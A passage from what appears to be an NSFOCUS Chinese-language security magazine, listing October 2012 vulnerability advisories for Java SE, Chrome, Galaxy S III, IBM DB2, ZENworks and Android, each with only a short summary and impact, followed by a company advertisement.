甲骨文股份有限公司是全球大型数据库软件公司。

Oracle 于 2012 年 10 月 16 日发布安全公告，解决了影响 Java SE 的 30 个漏洞，其中有 29 个无需通过身份验证即可远程利用。

危害:

远程攻击者可以利用这些漏洞控制受害者系统。

6. 2012-10-11 Google Chrome 22.0.1229.94 之前版本多个安全漏洞

NSFOCUS ID: 21014

http://www.nsfocus.net/vulndb/21014

综述:

Google Chrome 是由 Google 开发的一款设计简单、高效的 Web 浏览工具。

Chrome 22.0.1229.94 之前版本存在释放后重用和任意文件写入漏洞。

危害:

攻击者可利用这些漏洞执行任意代码、造成拒绝服务、写入任意本地文件等。

7. 2012-10-12 Samsung Galaxy S III 内存破坏和沙盒绕过漏洞

NSFOCUS ID: 21056

http://www.nsfocus.net/vulndb/21056

综述:

Samsung Galaxy S 是三星的 Android 系统的智能手机。

运行 Android v4.0.4 的 Samsung Galaxy S III 存在安全漏洞，包括内存破坏和绕过沙盒。

危害:

攻击者可以利用这些漏洞绕过应用沙盒并以 ROOT 权限执行任意代码。

8. 2012-10-22 多个 IBM DB2 产品远程栈缓冲区溢出漏洞 (CVE-2012-4826)

NSFOCUS ID: 21253

http://www.nsfocus.net/vulndb/21253

综述:

IBM DB2 是一个大型的商业关系数据库系统。

多个 IBM DB2 产品（AIX、Linux、HP、Solaris、Windows）存在远程栈缓冲区溢出漏洞。

危害:

远程攻击者可以利用此漏洞向服务器发送恶意请求，从而控制服务器。

9. 2012-10-19 Novell ZENworks Asset Management 硬编码凭证安全漏洞

NSFOCUS ID: 21240

http://www.nsfocus.net/vulndb/21240

综述:

ZENworks 是一套用于在组织内跨资源自动化 IT 管理和业务流程的工具。

Novell ZENworks Asset Management 7.5 及其他版本的 rtrlet 组件内的 "GetFile_Password()" 和 "GetConfigInfo_Password()" 方法存在硬编码凭证。

危害:

远程攻击者可以利用这些漏洞访问配置文件、下载任意文件。

10. 2012-10-08 Android 4.0.3 及更早版本 Zygote 进程拒绝服务漏洞

NSFOCUS ID: 20945

http://www.nsfocus.net/vulndb/20945

综述:

Android 是 Google 通过 Open Handset Alliance 发起的项目，用于为移动设备提供完整的软件集，包括操作系统、中间件等。

Android 4.0.3 及更早版本内 Zygote 进程接受了任意 UID 的进程 fork 请求。

危害:

远程攻击者可以利用这些漏洞造成拒绝服务。

THE EXPERT
BEHIND GIANTS

巨人背后的专家

NSFOCUS

长期以来，绿盟科技致力于网络安全技术的研究，为政府、电信、金融、能源等行业提供优质的安全产品与服务。在这些巨人的背后，他们是备受信赖的专家。

“帮助用户从具体业务角度出发深入分析安全风险，提供有针对性的设计方案和专业项目实施，从而有效地实现安全建设目标，这是绿盟科技为客户提供安全服务的核心理论。”

张 敬

绿盟科技北京分公司 济南办事处 技术经理

★ 为了更加及时的应对危机，绿盟科技的服务与销售网络现已遍布全国；无论何时何地，绿盟科技的安全专家都能为您提供同样卓越的安全解决方案与服务。

www.nsfocus.com

NSFOCUS

公司总部: 北京市海淀区北洼路4号益泰大厦三层 010-68438880

服务热线: 400-818-6868 值班热线: 13321167330（非工作时间） 技术支持传真: 010-68437328

技术支持网站: http://support.nsfocus.com 技术支持邮箱: support@nsfocus.com

www.nsfocus.com

SECURITY+

THE EXPERT BEHIND GIANTS 巨人背后的专家

安全+ 技术版

与安全人士分享技术心得

Share technique experience with security professionals

Nsmagazine@nsfocus.com